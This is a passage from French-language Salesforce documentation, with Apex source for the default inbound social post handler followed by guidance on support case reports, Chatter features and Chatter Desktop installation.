    }

    private SocialPost findReplyTo(SocialPost post, SocialPersona persona, Map<String,
Object> rawData) {
        if(post.replyToId != null && post.replyTo == null)
            return findReplyToBasedOnReplyToId(post);
        if(rawData.get('replyToExternalPostId') != null &&
String.isNotBlank(String.valueOf(rawData.get('replyToExternalPostId'))))
            return findReplyToBasedOnExternalPostIdAndProvider(post,
String.valueOf(rawData.get('replyToExternalPostId')));
        return new SocialPost();
    }

    private SocialPost findReplyToBasedOnReplyToId(SocialPost post){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE id = :post.replyToId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

   private SocialPost findReplyToBasedOnExternalPostIdAndProvider(SocialPost post, String
 externalPostId){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE Provider = :post.provider AND ExternalPostId = :externalPostId LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }
```

```
    private SocialPost findReplyToBasedOnRecipientsLastPostToSender(SocialPost post,
SocialPersona persona){
       List<SocialPost> posts = [SELECT Id, ParentId, IsOutbound, PersonaId FROM SocialPost
 WHERE provider = :post.provider AND OutboundSocialAccount.ProviderUserId = :post.Recipient
 AND ReplyTo.Persona.id = :persona.id ORDER BY CreatedDate DESC LIMIT 1];
        if(posts.isEmpty())
            return new SocialPost();
        return posts[0];
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null && persona.ExternalId != null &&
String.isNotBlank(persona.ExternalId)) {
           List<SocialPersona> personaList = [SELECT Id, ParentId FROM SocialPersona WHERE

                Provider = :persona.Provider AND
                ExternalId = :persona.ExternalId LIMIT 1];
            if ( !personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || (persona.Id != null && String.isNotBlank(persona.Id)) ||
!isThereEnoughInformationToCreatePersona(persona))
            return;

        SObject parent = createPersonaParent(persona);
        persona.ParentId = parent.Id;
        insert persona;
    }

    private boolean isThereEnoughInformationToCreatePersona(SocialPersona persona){
        return persona.ExternalId != null && String.isNotBlank(persona.ExternalId) &&
               persona.Name != null && String.isNotBlank(persona.Name) &&
               persona.Provider != null && String.isNotBlank(persona.Provider) &&
               persona.provider != 'Other';
    }

    private boolean hasSkipCreateCaseIndicator(Map<String, Object> rawData) {
        Object skipCreateCase = rawData.get('skipCreateCase');
        return skipCreateCase != null &&
'true'.equalsIgnoreCase(String.valueOf(skipCreateCase));
    }

    global virtual SObject createPersonaParent(SocialPersona persona) {
        String name = persona.Name;
        if (persona.RealName != null && String.isNotBlank(persona.RealName))
            name = persona.RealName;

        String firstName = '';
        String lastName = 'unknown';
```

```
        if (name != null && String.isNotBlank(name)) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
            if (lastName == null || String.isBlank(lastName))
                lastName = firstName;
        }

        Contact contact = new Contact(LastName = lastName, FirstName = firstName);
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null)
            contact.AccountId = defaultAccountId;
        insert contact;
        return contact;
    }
}
```

## Classe Apex par défaut pour Winter ’13 et Spring ’14

```
global virtual class InboundSocialPostHandlerImpl implements Social.InboundSocialPostHandler
 {

    // Reopen case if it has not been closed for more than this number
    global virtual Integer getMaxNumberOfDaysClosedToReopenCase() {
        return 5;
    }

    global virtual Boolean usePersonAccount() {
        return false;
    }

    global virtual String getDefaultAccountId() {
        return null;
    }

    global Social.InboundSocialPostResult handleInboundSocialPost(SocialPost post,
SocialPersona persona, Map<String, Object> rawData) {
        Social.InboundSocialPostResult result = new Social.InboundSocialPostResult();
        result.setSuccess(true);
        matchPost(post);
        matchPersona(persona);

        if (post.Id != null) {
            update post;
            if (persona.id != null) {
                update persona;
            }
            return result;
        }

        findReplyTo(post, rawData);

        Case parentCase = null;
        if (persona.Id == null) {
```

```
            createPersona(persona);
            post.PersonaId = persona.Id;
        }
        else {
            update persona;
            post.PersonaId = persona.Id;
            parentCase = findParentCase(post, persona, rawData);
        }

        if (parentCase == null) {
            parentCase = createCase(post, persona);
        }

        post.ParentId = parentCase.Id;

        insert post;

        return result;
    }

    private Case createCase(SocialPost post, SocialPersona persona) {
        Case newCase = new Case(
            subject = post.Name
        );
        if (persona != null && persona.ParentId != null) {
            if (persona.ParentId.getSObjectType() == Contact.sObjectType) {
                newCase.ContactId = persona.ParentId;
            }
            else if (persona.ParentId.getSObjectType() == Account.sObjectType) {
                newCase.AccountId = persona.ParentId;
            }
        }
        insert newCase;
        return newCase;
    }

   private Case findParentCase(SocialPost post, SocialPersona persona, Map<String, Object>
 rawData) {
        SocialPost replyToPost = null;
        if (post.ReplyTo != null && (post.ReplyTo.IsOutbound || post.ReplyTo.PersonaId ==
 persona.Id)) {
            replyToPost = post.ReplyTo;
        }
        else if (post.MessageType == 'Direct' && String.isNotBlank(post.Recipient)) {
            // find the latest outbound post that the DM is responding to
            List<SocialPost> posts = [SELECT Id, ParentId FROM SocialPost WHERE
OutboundSocialAccount.ProviderUserId = :post.Recipient AND ReplyTo.Persona.Id = :persona.Id
 ORDER BY CreatedDate DESC LIMIT 1];
            if (!posts.isEmpty()) {
                replyToPost = posts[0];
            }
        }

        if (replyToPost != null) {
```

```
            List<Case>  cases = [SELECT Id, IsClosed, Status, ClosedDate FROM Case WHERE
Id = :replyToPost.ParentId];
            if (!cases.isEmpty()) {
                if (!cases[0].IsClosed) return cases[0];
                if (cases[0].ClosedDate >
System.now().addDays(-getMaxNumberOfDaysClosedToReopenCase())) {
                    reopenCase(cases[0]);
                    return cases[0];
                }
            }
        }

        return null;
    }

    private void reopenCase(Case parentCase) {
        SObject[] status = [SELECT MasterLabel FROM CaseStatus WHERE IsClosed = false AND
 IsDefault = true];
        parentCase.Status = ((CaseStatus)status[0]).MasterLabel;
        update parentCase;
    }

    private void matchPost(SocialPost post) {
        if (post.Id != null || post.R6PostId == null) return;
        List<SocialPost> postList = [SELECT Id FROM SocialPost WHERE R6PostId =
:post.R6PostId LIMIT 1];
        if (!postList.isEmpty()) {
            post.Id = postList[0].Id;
        }
    }

    private void findReplyTo(SocialPost post, Map<String, Object> rawData) {
        String replyToId = (String)rawData.get('replyToExternalPostId');
        if (String.isBlank(replyToId)) return;
        List<SocialPost> postList = [SELECT Id, ParentId, IsOutbound, PersonaId FROM
SocialPost WHERE ExternalPostId = :replyToId LIMIT 1];
        if (!postList.isEmpty()) {
            post.ReplyToId = postList[0].id;
            post.ReplyTo = postList[0];
        }
    }

    private void matchPersona(SocialPersona persona) {
        if (persona != null && String.isNotBlank(persona.ExternalId)) {
           List<SocialPersona> personaList = [SELECT Id, ParentId FROM SocialPersona WHERE

                ((Provider != 'Other' AND Provider = :persona.Provider) OR
                 (Provider = 'Other' AND MediaProvider != null AND MediaProvider =
:persona.MediaProvider)) AND
                ((ExternalId != null AND ExternalId = :persona.ExternalId) OR
                 (ExternalId = null AND Name = :persona.Name)) LIMIT 1];
            if ( !personaList.isEmpty()) {
                persona.Id = personaList[0].Id;
                persona.ParentId = personaList[0].ParentId;
```

```
            }
        }
    }

    private void createPersona(SocialPersona persona) {
        if (persona == null || persona.Id != null || String.isBlank(persona.ExternalId)
|| String.isBlank(persona.Name) ||
                String.isBlank(persona.Provider)) return;

        if (isPersonaAccountEnabled()){
            Account account = createPersonAccount(persona);
            persona.ParentId = account.Id;
        }
        else {
            Contact contact = createContact(persona);
            persona.ParentId = contact.Id;
        }
        insert persona;
    }


    private Boolean isPersonaAccountEnabled() {
        if (!usePersonAccount()) return false;
        Map<String, Object> accountFields = Schema.SObjectType.Account.fields.getMap();
        return accountFields.containsKey('IsPersonAccount');
    }

    private Account createPersonAccount(SocialPersona persona) {
        Account account = new Account(
            Name = persona.Name
        );
        insert account;
        return account;
    }

    private Contact createContact(SocialPersona persona) {
        String name = persona.RealName;
        if (String.isBlank(name)) {
            name = persona.Name;
        }

        String firstName = '';
        String lastName = 'unknown';
        if (!String.isBlank(name)) {
            firstName = name.substringBeforeLast(' ');
            lastName = name.substringAfterLast(' ');
            if (String.isBlank(lastName)) {
                lastName = firstName;
            }
        }

        Contact contact = new Contact(
            LastName = lastName,
            FirstName = firstName
```

```
        );
        String defaultAccountId = getDefaultAccountId();
        if (defaultAccountId != null) {
            contact.AccountId = defaultAccountId;
        }
        insert contact;
        return contact;
    }
}
```

# Rapport sur l'activité de support

Utilisez les rapports sur le support pour suivre le nombre de requêtes créées, les commentaires de requête, les e-mails de requête, les responsables de requête, les rôles de contact de requête, les requêtes avec solution, le temps écoulé depuis le dernier changement de statut ou de responsable de la requête et l'historique des requêtes.

Vous pouvez également créer des rapports sur les solutions de votre entreprise, incluant l'historique des solutions et les langues dans lesquelles les solutions ont été écrites, et indiquant si les solutions traduites sont obsolètes. Si vous avez activé le portail libre-service, vous pouvez exécuter des rapports pour suivre l'utilisation de ce portail.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes les** éditions, à l'exception de **Database.com** (l'édition détermine les rapports affichés).

Utilisation de types de rapport personnalisés pour générer d'un rapport sur les activités de support

Les requêtes et les solutions incluent plusieurs types de rapport personnalisés que vous pouvez utiliser pour suivre l'activité de votre équipe sur les requêtes et les solutions.

Conseils pour générer des rapports efficaces sur le support

Vous pouvez récupérer de nombreuses informations extrêmement utiles à partir des données de vos requêtes et solutions en appliquant nos conseils et nos meilleures pratiques.

# Utilisation de types de rapport personnalisés pour générer d'un rapport sur les activités de support

Les requêtes et les solutions incluent plusieurs types de rapport personnalisés que vous pouvez utiliser pour suivre l'activité de votre équipe sur les requêtes et les solutions.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes les** éditions, à l'exception de **Database.com** (l'édition détermine les rapports affichés).

Utilisez les types de rapport personnalisés intégrés pour créer des rapports sur le nombre de requêtes créées, les commentaires de requête, les e-mails de requête, les propriétaires de requête, les rôles de contact de requête, les requêtes avec des solutions, le délai depuis le dernier changement de statut ou de propriétaire de la requête et l'historique des champs de requête.

Vous pouvez également créer des rapports sur les solutions de votre organisation, avec l'historique des solutions, les langues dans lesquelles les solutions ont été rédigées et le signalement des solutions traduites obsolètes.

Certains types de rapport personnalisés deviennent accessibles lorsque vous activez leurs fonctionnalités associées. Par exemple, lorsque vous activez les rapports sur les tendances historiques pour des requêtes, vous obtenez automatiquement un type de rapport personnalisé Requêtes avec des tendances historiques.

**Requêtes avec des tendances historiques**
Utilisez le type de rapport personnalisé Requêtes avec des tendances historiques afin d'analyser les modifications dans les données d'une requête au fil du temps. Disponible lorsque le Rapport sur les tendances historiques est activé.

**Requêtes et e-mails**
Créez un rapport personnalisé afin d'afficher la liste combinée des e-mails entrants et sortants par requête, en sélectionnant le type de rapport Requêtes et e-mails. Ce type de rapport est disponible lorsque la fonction E-mail vers requête ou E-mail vers requête à la demande est activée.

**Solutions traduites**
Choisissez le rapport sur les solutions traduites pour récapituler les solutions traduites associées à chaque solution principale.

**Rôle du contact**
Choisissez le rapport sur le rôle du contact pour afficher toutes les requêtes avec les rôles de contact associés.

**Requêtes avec des articles**
Choisissez les requêtes contenant des rapports sur des articles pour afficher les articles joints. Ce rapport est disponible uniquement si Salesforce Knowledge est activée.

Il affiche les articles même s'ils ne sont pas marqués comme disponibles pour le canal de l'application interne.

**Cycle de vie des requêtes**
Vous pouvez exécuter des rapports sur le cycle de vie des requêtes afin de consulter les résultats du champ `Plage` qui indiquent le délai écoulé depuis la dernière modification du statut ou du propriétaire de la requête. Chaque fois que le statut ou le propriétaire change, le compteur redémarre à zéro.

**Contrats de service avec des autorisations**
Utilisez le type de rapport Contrats de service avec des autorisations afin de générer des rapports sur les services auxquels vos clients ont droit. Disponible lorsque Contrats de service avec des autorisations est activé.

**Comptes avec des autorisations ayant des contacts**
Répertorie les comptes avec des autorisations qui contiennent des contacts (nommés appelants). Disponible lorsque Contrats de service avec des autorisations est activé.

**Contrats de service avec des éléments de ligne de contrat**
Répertorie les contrats de service qui contiennent des éléments de ligne de contrat (produits). Disponible lorsque Contrats de service avec des éléments de ligne de contrat et des autorisations est activé

**Requêtes avec des jalons**
Vous pouvez créer un rapport personnalisé pour afficher une liste de requêtes avec des jalons en sélectionnant le type de rapport Requêtes avec jalons. Ce type de rapport est disponible si des autorisations sont activées.

Remarque: Le statut des jalons dans les vues de liste et les rapports est basé sur l'heure de fin du processus d'autorisation associé. Si le profil d'un utilisateur n'inclut pas l'accès au champ de requête `Heure de fin du processus d'autorisation`, les rapports et les vues de liste risquent d'afficher un statut de jalon incorrect dans les requêtes. L'enregistrement de la requête et la liste associée Jalons de requête affichent toutefois des valeurs de statut de jalon correctes.

**Historique de requête / Historique de solution**
Utilisez les types de rapport Historique de requête et Historique de solution pour suivre l'historique des champs standard et personnalisés dans les requêtes et les solutions où le suivi de l'historique des champs est défini. Utilisez ces rapports pour afficher les anciennes et les nouvelles valeurs des champs suivis. Vous ne pouvez pas utiliser de conditions de filtrage pour effectuer une recherche sur les résultats des champs `Ancienne valeur` et `Nouvelle valeur`.

**Autorisations et contrats**
Utilisez des types de rapports personnalisés pour définir des critères de rapport sur lesquels les utilisateurs s'appuient pour exécuter et créer des rapports sur des autorisations, des contrats de service et des éléments de ligne de contrat. Une fois la gestion des autorisations activée, Salesforce inclut automatiquement les types de rapport personnalisé suivants :

| Type de rapport personnalisé | Description | Emplacement du type de rapport |
|---|---|---|
| Comptes avec des autorisations ayant des contacts | Répertorie les comptes avec des autorisations qui contiennent des contacts (nommés appelants). | Comptes et contacts |
| Contrats de service avec des éléments de ligne de contrat | Répertorie les contrats de service qui contiennent des éléments de ligne de contrat (produits). | Rapports sur le support client |
| Contrats de service avec des autorisations | Répertorie les contrats de service qui contiennent des autorisations. | Rapports sur le support client |

# Conseils pour générer des rapports efficaces sur le support

Vous pouvez récupérer de nombreuses informations extrêmement utiles à partir des données de vos requêtes et solutions en appliquant nos conseils et nos meilleures pratiques.

- Pour créer des rapports sur des requêtes, ajoutez le champ `Numéro de la requête principale` au rapport. Ce champ indique si une requête est associée à une requête principale.
- Pour créer des rapports sur la résolution de requêtes dès le premier contact, ajoutez le champ `Clôture lors de la création` à votre rapport. Ce champ indique les requêtes closes par les représentants du support via le bouton **Enregistrer et Fermer** pendant la création de la requête.
- Vous pouvez également créer un rapport de requête contenant les adresses e-mail des contacts et exporter ces données vers Excel, puis effectuer un publipostage en masse en utilisant Microsoft Word.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes les** éditions, à l'exception de **Database.com** (l'édition détermine les rapports affichés).

## Types de rapport standard

- Choisissez le rapport sur les solutions traduites pour récapituler les solutions traduites associées à chaque solution principale.
- Choisissez le rapport sur le rôle du contact pour afficher toutes les requêtes avec les rôles de contact associés.
- Choisissez les requêtes contenant des rapports sur des articles pour afficher les articles joints. Ces rapports sont disponibles uniquement si Salesforce Knowledge est activée.

  Ils affichent les articles même s'ils ne sont pas marqués comme disponibles pour le canal de l'application interne.

## Types de rapport personnalisé

- Vous pouvez créer un rapport personnalisé pour afficher une liste de requêtes avec des jalons en sélectionnant le type de rapport Requêtes avec jalons. Ce type de rapport est disponible uniquement si les autorisations sont activées.
- Sélectionnez les rapports sur l'historique de la requête et sur l'historique de la solution pour suivre l'historique des champs standard et personnalisés des requêtes et des solutions pour lesquelles le suivi des historiques de champ est défini. Utilisez ces rapports pour afficher les anciennes et les nouvelles valeurs des champs suivis. Vous ne pouvez pas utiliser de conditions de filtrage pour effectuer une recherche sur les résultats des champs `Ancienne valeur` et `Nouvelle valeur`.
- Vous pouvez créer un rapport personnalisé pour afficher la liste combinée des e-mails entrants et sortants par requête, en sélectionnant le type de rapport Requêtes et e-mails. Ce type de rapport est disponible uniquement pour les organisations dans lesquelles la fonction E-mail vers requête ou E-mail vers requête à la demande est activée.

- Vous pouvez exécuter des rapports de cycle de vie de requête pour visualiser les résultats du champ `Plage` qui indiquent le délai écoulé depuis la dernière modification du statut ou du responsable de la requête. Chaque fois que le statut ou le responsable change, le compteur redémarre à zéro.

## Requêtes dans des portails

Si vous avez activé le portail libre-service, vous pouvez exécuter des rapports pour suivre l'utilisation de ce portail.

- Lorsque vous créez des rapports sur les commentaires de requête, utilisez le champ `Requête publique commentée` pour préciser si le commentaire est public ou privé. Les commentaires publics sont signalés par une coche. Pour limiter les résultats d'un rapport aux commentaires publics, personnalisez le rapport et ajoutez un filtre de champ dans lequel *`Requête publique commentée est égale à vrai`*. De la même façon, le filtre *`Requête publique commentée égal 0`* ne donne pour résultat que les commentaires de requête privés.
- Choisissez le champ `Clôture par l'utilisateur du libre-service` pour générer un rapport sur le nombre de requêtes clôturées par les utilisateurs via des suggestions de solutions sur le portail Self-Service.

## Catégories de solutions

Créez en rapport personnalisé qui organise les solutions par catégorie. Sélectionnez le champ `Nom de catégorie` pour afficher la catégorie de la solution et le champ `Nom de catégorie parent` pour afficher la catégorie directement au-dessus de la catégorie de la solution.

- Si vous restreignez le rapport aux solutions d'une catégorie en particulier, ce dernier inclura uniquement les solutions qui sont directement associées à cette catégorie. Il ne contient pas les solutions figurant dans les sous-catégories de la catégorie indiquée.
- Pour créer des rapports sur les solutions sans catégorie, utilisez les filtres de rapport avancés. Sélectionnez le champ `Nom de catégorie` et l'opérateur égal, puis laissez le troisième champ vide.

## Membres de l'équipe

- Vous pouvez générer des rapports sur les équipes de requête dont vous êtes membres. Après avoir exécuté un rapport de requête, sélectionnez `Les requêtes de mon équipe` dans la liste déroulante `Afficher`.
- La définition du `Rôle du propriétaire` est différente pour des rapports de requête que pour les autres objets. Pour la plupart des objets, le `Rôle du propriétaire` est défini dans le `Nom du rôle, tel qu'il est affiché dans les champs de rapport` du rôle de l'utilisateur. Les requêtes utilisent à la place le champ `Étiquette`.
- Vous pouvez limiter tout rapport de requête aux requêtes dont les utilisateurs sont responsables ou aux requêtes dans les files d'attente. Dans la liste déroulante Afficher située en haut du rapport de requête, sélectionnez l'option Requêtes appartenant à l'utilisateur ou Requêtes appartenant à la file d'attente.

# Collaboration avec tout le monde

Personne n'est isolé, même dans Salesforce. Réalisez des tâches rapidement et efficacement en collaborant avec d'autres personnes au sein ou hors de votre organisation.

Nous présentons ici des informations sur les outils de collaboration, tels que Chatter, Salesforce CRM Content et même des documents. En équipe, vos possibilités sont illimitées. Élaborez vos meilleurs projets en collaborant ici.


Collaboration au sein de votre société
Restez informé(e) des événements au sein de votre société. Partagez vos connaissances dans des publications et des commentaires Chatter, collaborez dans des groupes, et accédez à des fichiers et à des données dans l'ensemble de votre organisation.

Collaboration avec des partenaires et des clients
Partagez des mises à jour avec des clients et des partenaires dans des groupes Chatter.

Autres ressources
Vous souhaitez plus d'informations ? Consultez ces vidéos et fiches conseils.


## Collaboration au sein de votre société

Restez informé(e) des événements au sein de votre société. Partagez vos connaissances dans des publications et des commentaires Chatter, collaborez dans des groupes, et accédez à des fichiers et à des données dans l'ensemble de votre organisation.


Partage de mises à jour avec des personnes (Chatter)
Partagez des mises à jour avec des collègues, collaborez dans des groupes Chatter et affichez les mises à jour des enregistrements.

Création, partage et organisation des fichiers
Publiez des fichiers dans des fils et des enregistrements, partagez des fichiers avec des clients dans le cloud Salesforce, et synchronisez les fichiers entre votre lecteur local et Salesforce.


## Partage de mises à jour avec des personnes (Chatter)

Partagez des mises à jour avec des collègues, collaborez dans des groupes Chatter et affichez les mises à jour des enregistrements.


Présentation de Chatter
Utilisez les fonctionnalités de Chatter, telles que les fils, les profils, les groupes, entre autres, afin de partager des informations, de collaborer et de rester informé(e) des derniers développements au sein de votre société.

Premiers pas avec Chatter
Connectez-vous à des personnes et partagez des informations professionnelles en temps réel et en toute sécurité.

Utilisation de fils
Restez informé(e) des publications et des commentaires que vous et d'autres personnes publiez, ainsi que des modifications apportées aux enregistrements dans l'ensemble de votre organisation Salesforce.

Utilisation de publications
Partagez des informations et collaborez avec d'autres personnes dans et hors de votre organisation.

Personnes de votre organisation

Mettez à jour votre profil personnel et consultez le profil d'autres personnes de votre organisation.

Enregistrements et vues de liste

Configurez vos paramètres de suivi des enregistrements, visualisez les fils Chatter dans des vues de liste et consultez les recommandations sur les enregistrements.

Collaboration dans des groupes Chatter

Utilisez des groupes publics, privés ou non répertoriés Chatter pour collaborer avec des personnes spécifiques de votre société.

Chatter Messenger (Chat)

Discutez instantanément et en toute sécurité avec des collègues. Chatter Messenger n'est pas disponible dans les nouvelles organisations créées après la version Spring '16.

Messages privés

Utilisez les messages Chatter pour des conversations privées sécurisées avec d'autres utilisateurs de Chatter.

Questions Chatter

Vous avez des questions ? Utilisez les Questions Chatter pour publier une question dans votre fil Chatter, puis regardez les solutions apparaître.

## Présentation de Chatter

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

Utilisez les fonctionnalités de Chatter, telles que les fils, les profils, les groupes, entre autres, afin de partager des informations, de collaborer et de rester informé(e) des derniers développements au sein de votre société.

Chatter respecte tous les paramètres de sécurité et d'autorisation de votre organisation Salesforce. Chatter est activé par défaut pour les organisations créées après le 22 juin 2010. Pour les organisations créées avant cette date, votre administrateur doit activer Chatter. Vous pouvez accéder à l'application Chatter dans le menu des applications situé en haut à droite de chaque page. Si votre administrateur a ajouté les onglets Chatter à d'autres applications et que vous avez déjà personnalisé votre affichage, vous devez ajouter les onglets manuellement.

Certains plug-ins et extensions de navigateur Web tiers peuvent interférer avec la fonctionnalité de Chatter. Si vous remarquez des dysfonctionnements ou un comportement incohérent avec Chatter, désactivez les plug-ins et les extensions de votre navigateur Web, puis réessayez.

Chatter n'est pas pris en charge :

- En utilisant Microsoft® Internet Explorer version 6.0
- Pour des utilisateurs externes dans des portails externes ou portails partenaires
- Sous l'onglet Console

Les publications et les commentaires des utilisateurs dans Chatter sont conservés aussi longtemps que l'organisation applicable d'un client reste provisionnée. Nous nous réservons la possibilité d'appliquer des limites aux paramètres suivants :

- Le nombre de mises à jour de champ suivies générées par le système. Les mises à jour de fils actuellement suivis dont l'ancienneté dépasse 45 jours, qui n'ont ni mention « J'aime » ni commentaire, sont automatiquement supprimées. Les mises à jour de fil suivies ne sont plus affichées dans le fil. Cependant, s'il l'audit est activé pour un champ suivi, son historique d'audit reste disponible.
- Le nombre de notifications par e-mail qui peuvent être envoyées par organisation et par heure.

Ces limites peuvent changer à tout moment. Pour plus d'informations, contactez Salesforce.

# Premiers pas avec Chatter

Connectez-vous à des personnes et partagez des informations professionnelles en temps réel et en toute sécurité.

Présentation de l'onglet Chatter

L'onglet Chatter est votre base de départ pour la collaboration et offre un accès instantané à la plupart des fonctionnalités de collaboration dans Chatter.

Personnes et enregistrements automatiquement suivies initialement

Aimer des publications et des commentaires

Aimez des publications ou des commentaires pour exprimer votre soutien et recevoir des notifications par e-mail si d'autres personnes commentent sur cette publication.

Réponse aux notifications Chatter par e-mail

Accès aux paramètres de messagerie Chatter

Accédez à vos paramètres de messagerie Chatter pour modifier les préférences de réception de notifications et de résumés par e-mail.

Résumés d'e-mail Chatter

Les résumés d'e-mail présentent une vue d'ensemble de l'activité récente dans Chatter pour ne rien perdre des discussions importantes. Vous pouvez choisir de recevoir des synthèses quotidiennes ou hebdomadaires des nouveautés de votre fil personnel ou de n'importe quel fil de groupe.

Instructions relatives à vos paramètres personnels de messagerie Chatter

Contrôlez le nombre d'e-mails Chatter que vous recevez en sélectionnant les messages les plus importants et une fréquence appropriée pour les résumés personnels et de groupe.

Que signifient « société » et « organisation » dans Chatter ?

Puis-je inviter des personnes de ma société qui ne possèdent pas de licence Salesforce ?

## Présentation de l'onglet Chatter

L'onglet Chatter est votre base de départ pour la collaboration et offre un accès instantané à la plupart des fonctionnalités de collaboration dans Chatter.

Sous l'onglet Chatter, vous pouvez :

- Créer une publication qui est partagée avec les personnes qui vous suivent, ou commenter dans la publication d'une autre personne.
- Aimer des publications ou des commentaires pour exprimer votre soutien.
- Partager une publication dans votre profil ou avec un groupe, ou envoyer un lien vers la publication à d'autres utilisateurs de Chatter dans un e-mail ou un message instantané.
- Afficher, filtrer et trier votre fil, sur le côté gauche, pour afficher les publications des personnes et des enregistrements que vous suivez et des groupes dont vous êtes membre, les publications dans lesquelles vous êtes mentionné(e), les publications enregistrées dans vos favoris ou toutes les publications de votre société.
- Effectuer une recherche dans le fil pour retrouver rapidement des informations dans les publications et les commentaires du fil sous l'onglet Chatter.
- Ajouter une publication aux favoris pour suivre les futurs commentaires sur la publication ou se rappeler de suivre la publication.
- Ajouter des rubriques à une publication pour classer la publication et augmenter sa visibilité.
- Accéder à vos listes de personnes, groupes, fichiers et rubriques.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

- Afficher ou mettre à jour votre profil, notamment votre photo de profil ou vos coordonnées.
- Lire ou envoyer des messages privés visibles uniquement par certaines personnes.
- Accéder à vos favoris pour afficher les dernières publications et les derniers commentaires de vos rubriques, vues de liste et recherches de fil Chatter favorites.
- Afficher vos recommandations pour les personnes, les groupes, les fichiers et les enregistrements étroitement associés à votre travail et à vos intérêts.
- Afficher les rubriques tendance dont les personnes discutent actuellement dans Chatter.
- Inviter des personnes à joindre votre communauté Chatter si elles ne possèdent pas de licence Salesforce pour utiliser Chatter.

## Chatter Desktop

### Présentation de Chatter Desktop

Chatter Desktop est une application de bureau gratuite qui permet de collaborer dans Chatter sans navigateur. Utilisez Chatter Desktop pour publier et commenter dans Chatter, et recevez des mises à jour relatives à vos groupes et aux personnes, aux enregistrements et aux fichiers que vous suivez. Chatter Desktop prend également en charge le chat, les messages Chatter privés. Il affiche les mises à jour et les messages privés Chatter sous la forme de notifications contextuelles dans la barre des tâches Windows ou le Dock de Mac OS X.

**Remarque:** Les utilisateurs clients peuvent installer et utiliser Chatter Desktop, ils n'ont pas accès à toutes ses fonctionnalités. Par exemple, ils ne peuvent pas suivre des utilisateurs ni des enregistrements, ni un chat ou accéder aux options d'administration.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

### Installation de Chatter Desktop

Salesforce fournit deux programmes d'installation de Chatter Desktop : une version standard pour des traductions individuelles et une version gérée pour les déploiements en entreprise.

Les conditions minimales requises pour utiliser Chatter Desktop sont les suivantes :

- Windows
  - Processeur 2.33 GHz ou supérieur compatible x86, ou processeur Intel Atom™ 1.6 GHz ou supérieur pour les périphériques netbook
  - Microsoft® Windows® XP, Windows Server® 2003, Windows Server 2008, Windows Vista® Home Premium, Business, Ultimate ou Entreprise (y compris les éditions 64 bits) avec le Service Pack 2, ou Windows 7
  - 512 Mo de RAM (1 Go recommandés)
- Mac
  - Processeur Intel® Core™ Duo 1.83 GHz ou supérieur
  - Mac OS X v 10.5, 10.6 ou v10.7
  - 512 Mo de RAM (1 Go recommandés)

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Enterprise** Edition, **Professional** Edition, **Performance** Edition, **Unlimited** Edition, **Contact Manager** Edition et **Developer** Edition

**Important:** Chatter Desktop utilise Adobe® Integrated Runtime (AIR®), l'environnement d'exécution inter-plates-formes d'Adobe pour les applications de bureau, et s'exécute uniquement sur les systèmes d'exploitation pris en charge par Adobe AIR. Chatter Desktop ne s'exécute pas sur les systèmes d'exploitation qu'Adobe AIR ne prend pas en charge, tels que Linux 64 bits. Pour plus d'informations sur Adobe AIR, reportez-vous au site Web d'Adobe.

La version standard :

- Nécessite des privilèges d'administrateur sur votre machine
- Ne nécessite aucun privilège d'administrateur dans Salesforce
- Installe automatiquement la version requise d'Adobe® Integrated Runtime (AIR®)
- Nécessite l'acceptation d'un contrat de licence utilisateur final lors du lancement initial de Chatter Desktop
- Publie le message « Chatter Desktop installé » dans Chatter lors du lancement initial de Chatter Desktop
- Vérifie régulièrement l'existence de nouvelles versions de Salesforce

Pour installer la version standard :

1. Dans vos paramètres personnels, saisissez *`Chatter desktop`* dans la case `Recherche rapide`, puis sélectionnez **Chatter Desktop**.
2. Cliquez sur le badge **Télécharger** maintenant.
3. Suivez les instructions affichées.

**Remarque:** Les administrateurs peuvent désactiver la page de téléchargement de Chatter Desktop et empêcher les utilisateurs d'accéder à Chatter Desktop.

**Important:** Chatter Desktop utilise Adobe® Acrobat® Reader pour ouvrir les fichiers PDF. Avant de prévisualiser les fichiers avec Chatter Desktop, téléchargez l'application Adobe Acrobat à partir du site Web d'Adobe, installez-la, puis ouvrez-la au moins une fois pour terminer l'installation.

CONSULTER ÉGALEMENT :

Désinstallation de Chatter Desktop

## Connexion de Chatter Desktop

Si vous possédez plusieurs logins Salesforce ou Chatter, créez une connexion pour chaque login. La connexion permet à Chatter Desktop d'accéder aux données Chatter auxquelles vous avez accès avec ce login sur le Web.

1. Cliquez sur , puis sélectionnez **Paramètres**.
2. Dans la section Connexions, saisissez un nom pour la connexion et l'URL à partir de laquelle vous vous connectez. L'URL doit commencer par `https://` et se terminer par `salesforce.com` ou `chatter.com`. Par exemple, si votre organisation possède un service en Asie auquel vous vous connectez à partir de `https://emea.salesforce.com`, saisissez cette URL et nommez la connexion *`Asie`*.

   Par défaut, Chatter Desktop se connecte à votre instance Salesforce (Production) principale ou à votre sandbox Force.com.
3. Cliquez sur **Autoriser**, puis suivez les instructions à l'écran pour autoriser Chatter Desktop à se connecter à l'aide du login.

Éditions

